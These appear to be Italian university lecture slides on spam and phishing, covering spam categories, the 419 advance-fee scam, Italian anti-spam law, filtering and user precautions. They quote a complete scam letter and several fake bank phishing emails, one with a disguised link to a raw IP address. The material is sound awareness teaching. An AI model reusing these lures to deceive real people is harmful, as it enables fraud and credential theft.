- Mancanza di etica nell'utilizzo della rete

SPAM (3)

Categorie più diffuse:

- Farmaci
- Prodotti sessuali
- Articoli da regalo
- Mutui, prestiti
- Prodotti informatici: sw o hw
- Istruzione: seminari, corsi online, ecc.

SPAM (4) – Esempi

"Holiday tradition": bombardamento nel periodo di vacanze (natalizie, Thanksgiving, Black Friday, ecc.), con oggetto della mail "a tema"

In caso di terremoti, tsunami ecc.: richiesta di raccolta fondi in sostegno della popolazione


Caso particolare: Frode nigeriana (detta anche "419 scam")

- Mail in cui si promettono grossi guadagni in cambio di somme di denaro da anticipare (via WesternUnion o MoneyGram)
- 419 è il numero della legge antifrode del codice penale nigeriano

SPAM (5) – Esempi

16.1.09 49 commenti

Truffa alla nigeriana, vittima perde oltre 90˙000 euro



La *truffa alla nigeriana* (quella in cui uno sconosciuto vi contatta dicendo di essere una persona importante che ha una grossa somma che vi spetta, ma vi chiede di anticipare dei soldi per presunte spese burocratiche) sembrerebbe a prima vista troppo stupidamente evidente perché qualcuno ci caschi. Ma la cronaca di questi giorni testimonia il contrario e lo fa con cifre da capogiro.

Il Windsor Star racconta che John Rempel (nella foto), un ventiduenne di Leamington (Ontario, Canada), e alcuni suoi familiari hanno abboccato all'esca lanciata a casaccio dai truffatori, che lo hanno tenuto in ballo per oltre un anno, mungendogli a vario titolo 150.000 dollari canadesi (al cambio attuale, 90.000 euro, circa 135.000 franchi svizzeri).

La sua storia merita di essere raccontata in dettaglio perché mostra i livelli incredibili di spavalderia ai quali arrivano questi criminali e gli altrettanto incredibili livelli d'ingenuità dimostrati non soltanto dal giovane Rempel ma anche dai suoi parenti che avrebbero dovuto avere un po' più di sale in zucca.

A luglio 2007, Rempel ricevette un e-mail da una persona che diceva di essere un avvocato che rappresentava un certo David Rempel, morto negli attentati di Londra del 2005. Il defunto, diceva la mail, aveva lasciato un'eredità di 12,8 milioni di dollari canadesi (7,8 milioni di euro; 11,5 milioni di franchi), ma non aveva famiglia, per cui aveva dato disposizioni affinché l'eredità andasse a qualcuno di nome Rempel. *"Sembrava tutto a posto, così lo chiamai"* ha detto Rempel. *"Sembrava molto contento e disse 'Dio ti benedica'"*.

Non stupisce che il suo interlocutore fosse *"molto contento"*: aveva trovato il pollo da spennare, visto che Rempel non aveva chiesto alcuna conferma documentale e si fidava di una persona che aveva conosciuto soltanto via e-mail e per telefono. Il finto avvocato disse a Rempel che doveva pagare 2500 dollari canadesi per trasferire i soldi. In seguito disse che c'erano altri documenti, alcuni dei quali costavano anche 5000 dollari.

SPAM

Oggetto: ASSISTENZA

GEORGES TRAORE
ABIDJAN,COSTA D'AVORIO
AFRICA OCCIDENTALE
Buongiorno,
La prego di scusarmi per questa intrusione che potrà sembrarle strana a prima vista dato che non esiste alcuna relazione fra noi due.
Se permette, le vorrei presentare la mia situazione e proporle un affare che potrebbe interessarla.
Mi chiamo GEORGE TRAORE, ho 22 anni e sono il figlio unico di mio Padre RICHARD ANDERSON TRAORE che era un uomo molto ricco, commerciante di caffè/cacao basato ad Abidjan la capitale economica della Costa d'Avorio, avvelenato recentemente dai suoi soci.
Dopo la morte di mia madre il 21 ottobre 2000, mio padre ma ha preso con lui.
Il 24 dicembre 2003 mio padre è deceduto in una clinica privata (LAMADONE) a Abidjan.
Prima della sua morte, segretamente, mi ha confidato di aver depositato una somma pari a ($8,500,000) otto milioni e cinquecento mila dollari americani in una valigetta in una compagnia di sicurezza finanziaria a mio nome come erede.
Inoltre, mi ha detto che è stato proprio a causa di questa ricchezza che è stato avvelenato dai suoi soci. Mi ha raccomandato anche di cercarmi un socio straniero che possa onestamente farmi beneficiare della sua assistenza per salvare la mia vita e mettere al sicuro la mia esistenza.
- Cambiamento di beneficiario ;
- Servire da garante ;
- Fornire un conto per il trasferimento dei fondi ;
- Aiutarmi a raggiungerlo nel suo paese;
- Investire in un settore proficuo.

In cambio, le offrirei il 25 % e il 5% servirà alle eventuali spese effettuate.
Le sarei riconoscente se potessi beneficiare dei vostri preziosi consigli.
NB : Le chiedo di considerare questo affare con la massima attenzione e confidenzialità dato il degrado della situazione sociopolitica nel quale viviamo attualmente
Che Dio vi benedica !
GEORGES TRAORE.

SPAM (7) – Esempi

From: Laura <Paolo@li
Subject: Dimagrire Sara' F
Date: February 16, 201
To: Chiara Braghin

Fino al 50% di sconto sui migliori vini d'Italia — SPAM

From: **Svinando <support@betriebshaftpflicht-sparpreis-2015.com>** Hide
Subject: Fino al 50% di sconto sui migliori vini d'Italia
Date: February 9, 2016 9:10:46 AM GMT+01:00
To: Chiara Braghin
Reply-To: support@betriebshaftpflicht-sparpreis-2015.com

Fino al 50% di sconto sui migliori vini d'Italia


Se non visualizzi correttamente questo messaggio, clicca qui

Entra nel Wine Club, per te
7 Euro in regalo sul tuo primo acquisto

solo su Svinando trovi i migliori vini italiani con sconti fino al 50%

anche spedizione in 48h e pagamento alla consegna

SPAM (8) – Diffusione



SPAM (9) – Note Legali

Inviare e-mail pubblicitarie senza il consenso del destinatario è vietato dalla legge (in Italia, USA, Australia, ecc)

Comportamento lecito per invio di materiale commerciale:

- è necessario il **consenso informato** del destinatario
- il consenso del destinatario deve essere chiesto **prima** dell'invio e solo dopo averlo informato chiaramente sugli scopi per i quali i suoi dati personali verranno usati
- non è ammesso l'**invio anonimo** di messaggi pubblicitari, cioè senza l'indicazione della fonte di provenienza del messaggio o di coordinate veritiere

SPAM (10) – Note Legali

Sanzioni (in Italia):

- **Multa**, in particolare per omessa informativa all'utente: fino a 90mila euro
- **Sanzione penale** qualora l'uso illecito dei dati sia stato effettuato al fine di trarne per sé o per altri un profitto o per arrecare ad altri un danno: reclusione da 6 mesi a 3 anni

SPAM (11) – Tecniche antispamming

Filtro sui contenuti della mail

- Ricerca di parole chiave chiaramente legate a messaggi di spam
- Problema dei **falsi positivi**

Utilizzo di *blacklist*:

- Vengono scartati messaggi provenienti da certi domini

Utilizzo di *whitelist*:

- Vengono accettati solo messaggi provenienti da siti considerati “fidati”

SPAM (12) – SPAM e UNIMI

I messaggi ritenuti spam vengono messi in una cartella personale, chiamata "SPAM", che si trova sul server di posta di Ateneo

- La cartella "SPAM" va controllata periodicamente per assicurarsi che non ci siano finiti messaggi legittimi (e desiderati dall'utente)
  - Se **falso negativo**: spam@unimi.it o spam.it@unimi.it
  - Se **falso positivo**: notspam@unimi.it o notspam.it@unimi.it

I messaggi presenti nella cartella "SPAM" vengono automaticamente eliminati dal server trascorsi 15 giorni dalla loro ricezione

SPAM (13) – Antispamming lato utente

- **Non pubblicare il proprio indirizzo** nel sito web o utilizzare tecniche che non lo rendano automaticamente riconoscibile
- Usare indirizzi email diversi per la posta privata rispetto a quella utilizzata in forum, gruppi di discussione, ecc.
- **Non rispondere** mai a messaggi di posta di dubbia provenienza
- Configurare il proprio client di posta per **filtrare** lo spam (se possibile)
- Installare e aggiornare periodicamente software **antivirus**

Phishing (1) - Definizione

Attività illegale che "pesca" utenti in rete e li porta a visitare un sito Web "malizioso" che recupera a loro insaputa informazioni personali o riservate

Obiettivo:

- Recuperare:
  - le **credenziali di accesso** (*username* e *password*) usate per accedere a siti web che offrono diversi servizi
    - il servizio di *homebanking* che la maggior parte degli istituti di credito mettono a disposizione dei propri clienti
    - acquisto online
  - dati personali
    - indirizzo, CF, numero telefono

Phishing (2) - Funzionamento

1. “Pesca delle vittime”:

- Delle **mail fasulle** inducono la vittima a cliccare su di un link
  - Contengono una **notizia attraente** o una **minaccia**
    - Guarda queste foto! Hai vinto un premio! Un iPhone a 300$!
    - Il tuo account è stato compromesso
    - Il tuo computer si è infettato
    - Il tuo accesso all’home banking è stato congelato
  - Spesso ha un senso di **ugenza**
    - La scadenza è vicina
    - Offerta per un periodo limitato
  - Richiede che si compia un’**azione**
    - **Cliccare su di un link**
    - **Aprire un file**
    - **Inserire/cambiare la password**

Gentile utente,
per motivi di sicurezza la invitiamo al più presto a controllare il proprio account personale.

http://www.banklinknet.it

Phishing (3) - Funzionamento

2. Sito malevolo:

- Il link presente nella mail indirizza l'utente al **sito di phishing** e non al sito ufficiale
  - Le vittime vengono indotte ad inserire i propri dati in un sito Web che **simula graficamente** quello ufficiale
  - I dati inseriti vengo spediti all'attaccante che li memorizza ed usa per avere accesso al vero sito come un normale cliente

PC dell'attaccante

Phishing (4) – Esempio

Da: sicurezza@onlinefideuram.it [mailto:sicurezza@onlinefideuram.it]
Inviato: martedì 4 marzo 2008 4.02
A: undisclosed-recipients:
Oggetto: Avvizo di sicurezza

Caro membro di Banca Fideuram,

Per i motivi di sicurezza abbiamo sospeso il vostro conto di operazioni bancarie in linea a Banca Fideuram. Dovete confermare che non siete una vittima del furto di identitr per ristabilire il vostro conto.
Dovete scattare il collegamento qui sotto e riempire la forma alla seguente pagina per realizzare il processo di verifica.
https://www.fideuramonline.it/script/LoginServlet?function=loginPage
Li ringraziamo per la vostra attenzione rapida a questa materia. (...)

Notare la sgrammaticatura del testo.
Il link reale nella mail non è quello in rosso ma
`<a href="http://213.155.80.43/entra.php">`

Phishing (5) – Esempio

Mittente fasullo

Il mittente rapport@sanpaolo.com è un indirizzo sospetto, che una banca difficilmente utilizzerebbe per le sue comunicazioni ufficiali


Phishing (6) – Esempio

Da: servizioclienti@bancastato.ch
Inviato: 3 novembre 2010
A: mario.ferrari@XXXXXXXXX.ch
Oggetto: Blocco conto corrente


Il Cliente Gentile,
Recentemente abbiamo determinato che il calcolatore differente avesse annotato nel vostro client di operazioi bancarie in linea ed i guasti multipli di parola d'accesso erano presenti prima degli inizio attività.
Ora abbiamo bisogo di riconfermare le vostre informazioni di cliente a noi. Se questo non è completato entro 48h saremo costretti a sospendere il vostro cliente perchè può essere compromesso.
Vi ringraziamo per la vostra cooperazione in questa materia.
Accedi prego al seguente collegamento per completare la verifica:
https://www.bancastato.ch/verifica_selfnet.html
Grazie per la vostra attenzione a questa materia.
Capisca prego che questa è una misura di sigurezza significata per contribuire a proteggere voi e il vostri cliente.
Chiediamo scusa per eventuali inconvenienti.
Se scegliete ignorare la nostra richiesta non ci lasciate scelta ma temporaneamente sospendere il vostro cliente.
Grazie di utilizzare Banca dello Stato

L'indirizzo visualizzato è corretto ma, se cliccato dal testo della mail, apre la pagina utilizzata per la frode e con un indirizzo diverso

